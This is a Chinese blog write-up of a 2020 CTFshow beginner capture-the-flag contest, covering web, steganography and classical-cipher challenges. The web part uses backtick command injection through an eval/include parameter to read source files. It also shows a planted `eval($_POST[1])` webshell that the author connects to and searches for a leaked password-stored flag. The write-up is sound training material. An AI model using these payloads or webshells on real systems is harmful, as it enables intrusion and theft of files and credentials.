

CTFshow_菜鸡杯_部分wp

原创

[monster663](#) 于 2020-09-01 17:21:16 发布 760 收藏 1

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/monster663/article/details/108344882>

版权

2020_ctfshow_菜鸡杯_部分wp

目录

web

[web签到](#)

[摇号入园](#)

misc

[猎兔](#)

[初音未来-圆周率之歌](#)

[差一点](#)

Crypto

[天仙金丹心法](#)

web

web签到

[直接看到源码](#)

```

<?php
if(isset($_GET['url'])){
    switch (strtolower(substr($_GET['url'], 0,4))) {
        case 'file':
            echo 'file protocol do not allow';
            break;
        case 'php:':
            echo 'php protocol do not allow';
            break;
        case 'zlib':
            echo 'zlib protocol do not allow';
            break;
        case 'ftp':
            echo 'ftp protocol do not allow';
            break;
        case 'phar':
            echo 'phar protocol do not allow';
            break;
        case 'ssh2':
            echo 'ssh2 protocol do not allow';
            break;
        case 'data':
            echo 'data protocol do not allow';
            break;
        case 'rar:':
            echo 'rar protocol do not allow';
            break;
        case 'ogg:':
            echo 'ogg protocol do not allow';
            break;
        case 'expe':
            echo 'expe protocol do not allow';
            break;
        case 'http':
            echo 'http protocol do not allow';
            break;
        case 'glob':
            echo 'glob protocol do not allow';
            break;
        default:
            if(!preg_match('/php|flag|zlib|ftp|phar|data|rar|ogg|expe|http|glob|ssh2|\\(|\\)|\\[|\\]|\\]|\\.|\\?|\\|\\/\\\\\\\\\\\\\\\\|\\{\\|\\}|\\}|\\|=|\\+|\\-|\\_|\\;|\\:|\\'|\\\\"/i', $_GET['url'])){
                eval("include ".$_GET['url']."");
            }else{
                die('error');
            }
            break;
    }
}

}else{
    highlight_file(__FILE__);
}

```

这题和ctfshow上的一道红包题有点像（【nl】难了），当时也是想了很久，看到eval,抱着试一试的心态用了反引号,?url=**ls** (这里的反引号不知道怎么显示,就是这个 -> ` , ls左右两边各一个)


Warning: include(fl00g.php index.php): failed to open stream: No such file or directory in /var/www/html/index.php(42) : eval()'d code on line 1

Warning: include(): Failed opening 'fl00g.php index.php' for inclusion (include_path='.:usr/local/lib/php') in /var/www/html/index.php(42) : eval()'d code on line 1

还是发现了命令的返回结果，于是乎，直接一手cat?url=`cat *`

Warning: include(<?php \$flag="flag{simple_web_check_in}";?><?php if(isset(\$_GET['url'])){ switch (strtolc echo 'php protocol do not allow'; break; case 'zlib': echo 'zlib protocol do not allow'; break; case 'ftp': ech case 'ssh2': echo 'ssh2 protocol do not allow'; break; case 'data': echo 'data protocol do not allow'; break; allow'; break; case 'expe': echo 'expe protocol do not allow'; break; case 'http': echo 'http protocol do not if(!preg_match('/php|flag|zlib|ftp|phar|data|rar|ogg|expe|htt in /var/www/html/index.php(42) : eval()'d c

Warning: include(): Failed opening '<?php \$flag="flag{simple_web_check_in}";?><?php if(isset(\$_GET['url break; case 'php': echo 'php protocol do not allow'; break; case 'zlib': echo 'zlib protocol do not allow'; br not allow'; break; case 'ssh2': echo 'ssh2 protocol do not allow'; break; case 'data': echo 'data protocol do protocol do not allow'; break; case 'expe': echo 'expe protocol do not allow'; break; case 'http': echo 'http if(!preg_match('/php|flag|zlib|ftp|phar|da in /var/www/html/index.php(42) : eval()'d code on line 1



拿到flag:

flag{simple_web_check_in}

摇号入园

打开题目看到了一句话

[8] ErrorException in index.php line 22 未定义数组下标: 1

```
namespace think;


// 加载基础文件
require __DIR__ . '/thinkphp/base.php';

// 支持事先使用静态方法设置Request对象和Config对象

// 执行应用并响应
Container::get('app')->run()->send();
eval($_POST[1]);
```

<https://blog.csdn.net/monster663>

尝试蚁剑连接



然后发现这个flag_啥也不是，然后找了半天没找到，于是大佬按照时间顺序找文件夹，然后用find

```
find /var/www/html/runtime | xargs grep "flag{"
```

```
(www-data:/var/www/html/runtime/log/202008) $ find /var/www/html/runtime | xargs grep "flag{"
```

```
grep: /var/www/html/runtime: Is a directory
```

```
grep: /var/www/html/runtime/cache: Is a directory
```

```
grep: /var/www/html/runtime/cache/4e: Is a directory
```

```
grep: /var/www/html/runtime/temp: Is a directory
```

```
grep: /var/www/html/runtime/log: Is a directory
```

```
grep: /var/www/html/runtime/log/202008: Is a directory
```

```
/var/www/html/runtime/log/202008/22.log: 'email_password' => 'flag{ctf_show_boy}',
```

```
/var/www/html/runtime/log/202008/22.log:
```

```
[ sql ] [ SQL ] UPDATE `kite_site_config` SET `v` = 'flag{ctf_show_boy}' WHERE `site_id` = 1 AND `k` = 'email_password' [ RunTime:0.00
```

```
grep: /var/www/html/runtime/log/202009: Is a directory
```

flag{ctf_show_boy}

misc

猎兔

解压得到图片，在windows上正常显示，在linux上显示有严重的crc错误，这里的话用tweakpng这个工具找到正确的crc



File Edit Insert Options Tools Help

Chunk	Length	CRC	Attributes	Contents
Warning				
Incorrect crc for IHDR chunk (is c7e27abe, should be d5dc6691)				

确定

<https://blog.csdn.net/monster663>

然后用网上找到的脚本爆破高度，得到高度为038e


fim.png		Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
fim.png	C:\Users\DELL\Desktop	00000000	89	50	4E	47	0D	0A	1A	07	00	00	00	0D	49	48	44	52	!PNG.....IHDR
File size:	1.6 MB	00000010	00	00	05	8F	00	00	03	5E	08	02	00	00	00	C7	E2	7AÇáz
Default Edit Mode	original	00000020	BE	00	00	20	00	49	44	41	54	78	01	DC	C1	51	CE	1C	*...IDATx.ÚÁQí.
State:	original	00000030	46	A2	A4	D7	2F	22	B3	4A	24	A5	11	E4	C6	C5	7D	9E	Fç×/"³J\$¥.äÆÄ}!
		00000040	59	80	37	30	4B	31	BC	07	6F	D9	30	FC	64	0C	DA	7D	Y!70K14.oÜ0üid.Ú}
		00000050	29	8A	FA	59	95	19	E1	AC	2A	8A	4D	75	CF	C5	D8	18)!úY!..ä×!Mu!A0.

把这里的5改成8，得到正常高度的图片



经群里大佬提醒的LSB和兔兔数列（斐波那契数列）看到

Extract Preview		
666c6164675c3d7b	5468593546302856	fladg\={ ThY5F0(V
4f536a57695f6f52	62506b24426f7835	OSjWi_or bPk\$Box5
336245263c245f2f	2a3a284a742f4f41	3bE&<\$ / *: (Jt/OA
6350264166226f4b	21373d5f513a4327	cP&Af"oK !?=_Q:C'
68763e2f4e1f3653	3524365e544c5873	hv>/N.6S 5\$6^TLXs
6d6865776d272368	6e23543254713440	mhewm'#h n#T2Tq4@
2963276a74433545	533835683352685b)c'jtC5E S85h3Rh[
316840703c396055	625976484467685c	lh@p<9'U bYvHDgh\
4843725749782b36	2231275e27727461	HCrWix+6 "l'^^rta
68495d5253693661	233c5a3b433e663c	hI]RSi6a #<Z;C>f<



发现flag的规律为从lsb数据中按照斐波那契额数列的顺序提取，不想写斐波那契的生成算法于是直接在网上找到了斐波那契额数列的前几项，python提取数据

```

Python 3.8.2 Shell
File Edit Shell Debug Options Window Help
Python 3.8.2 (tags/v3.8.2:7b3ab59, Feb 25 2020, 23:03:10) [MSC v.1916 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> a='1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233, 377, 610, 987, 1597, 2584, 4181, 6765, 10946, 17711, 28657, 46368, 75025, 121398'
>>> b=a.split(',')
>>> f=open("C:\\Users\\DELL\\Desktop\\1", "r")
>>> flag=""
>>> b
['1', '1', '2', '3', '5', '8', '13', '21', '34', '55', '89', '144', '233', '377', '610', '987', '1597', '2584', '4181', '6765', '10946', '17711', '28657', '46368', '75025', '121398']
>>> p=f.read()
>>> for i in b:
    flag+=p[int(i)-1]

>>> flag
'f{flag{Fibonacci_sequence}K'
>>>

```

flag{Fibonacci_sequence}

初音未来-圆周率之歌

听了几遍听不出啥，audacity分析未果，winhex打开到最后

```
00A393B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00A393C0 00 54 41 47 28 3F 29 00 00 32 37 35 30 20 33 0D .TAG(?)..2750 3.
00A393D0 0A 32 35 33 35 20 33 0D 0A 37 33 39 20 32 0D 0A .2535 3..739 2..
00A393E0 33 34 38 37 20 33 0D 0A 31 39 32 35 20 33 0D 0A 3487 3..1925 3..
00A393F0 34 35 31 20 32 0D 0A 38 39 38 20 32 0D 0A 31 34 451 2..898 2..14
00A39400 37 39 20 32 0D 0A 31 36 32 33 20 32 0D 0A 31 35 79 2..1623 2..15
00A39410 34 31 20 32 0D 0A 31 32 33 32 20 32 0D 0A 31 31 41 2..1232 2..11
00A39420 31 38 20 32 0D 0A 31 37 38 30 20 32 0D 0A 35 39 18 2..1780 2..59
00A39430 34 20 32 0D 0A 32 30 33 33 20 32 0D 0A 37 39 20 4 2..2033 2..79
00A39440 32 0D 0A 31 31 39 33 20 32 0D 0A 34 30 36 20 32 2..1193 2..406 2
00A39450 0D 0A 31 36 32 33 20 32 0D 0A 37 37 34 20 32 0D ..1623 2..774 2.
00A39460 0A 31 32 32 33 20 32 0D 0A 31 33 35 31 20 33 0D .1223 2..1351 3.
00A39470 0A
```

<https://blog.csdn.net/rmonster663>

结合群里的提示，每组数据有两个数字，第一个数字表示圆周率的第几位，第二个数字表示截取多少位，然后将得到的数字当作ASCII码转为字符，比赛的时候是手撕的，最后得到flag

flag{PI_IS_EVERYTHING}

赛后发现大佬都用了脚本

查询圆周率

```
pi = "这里填写圆周率"
pos = [2750, 2535, 739, 3487, 1925, 451, 898, 1479, 1623, 1541, 1232, 1118, 1780, 594, 2033, 79, 1193, 406, 1623, 774, 1223, 1351]
len = [3, 3, 2, 3, 3, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 3]
str = ''
for i, j in zip(pos, len):
    str += chr(int(pi[i:i+j]))
print(str)
```

差一点

直接百度了一波

栅栏密码也可以用于中文，不过比较容易破解。

明文：这是中文的栅栏密码

密文(3*3方阵)：这文栏是的密中栅码

由于中文用规则的栅栏比较容易破解，所以产生了一些变体，例如道家心法秘籍《天仙金丹心法》中的一段加密方法。密文如下：

○茫天：摹然月终为鼎半是真灭器轮假不但伸净著定分泥万○无○光人经法一从尘色返我权自法中妙大
空照生屈来好路形神海○便还未归

○茫

天：摹

然月终为

鼎半是真灭

器轮假不但伸

净著定分泥万○

无○光人经法一从

尘色返我权自法中妙

大空照生屈来好路形神

海○便还未归

<https://blog.csdn.net/monster663>

于是我们得到



*题目.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

○须

要：次

想把常面

知本用都部

道文哈是用已

本连希无来比净

题续即用凑如妙道

密进可的字真法在海

码行：○数灭自屎凡器

只三后全而神然溺鼎归心

<https://blog.csdn.net/monster663>

拿原文本三次MD5即可得到flag

flag{67c46c4eabd37bb422910e9b400980fd}

随便贴一些大佬的wp(出题人blog)

ps:群主说这次菜鸡杯比36D杯更简单，我没太感觉出来，可能是我太菜了吧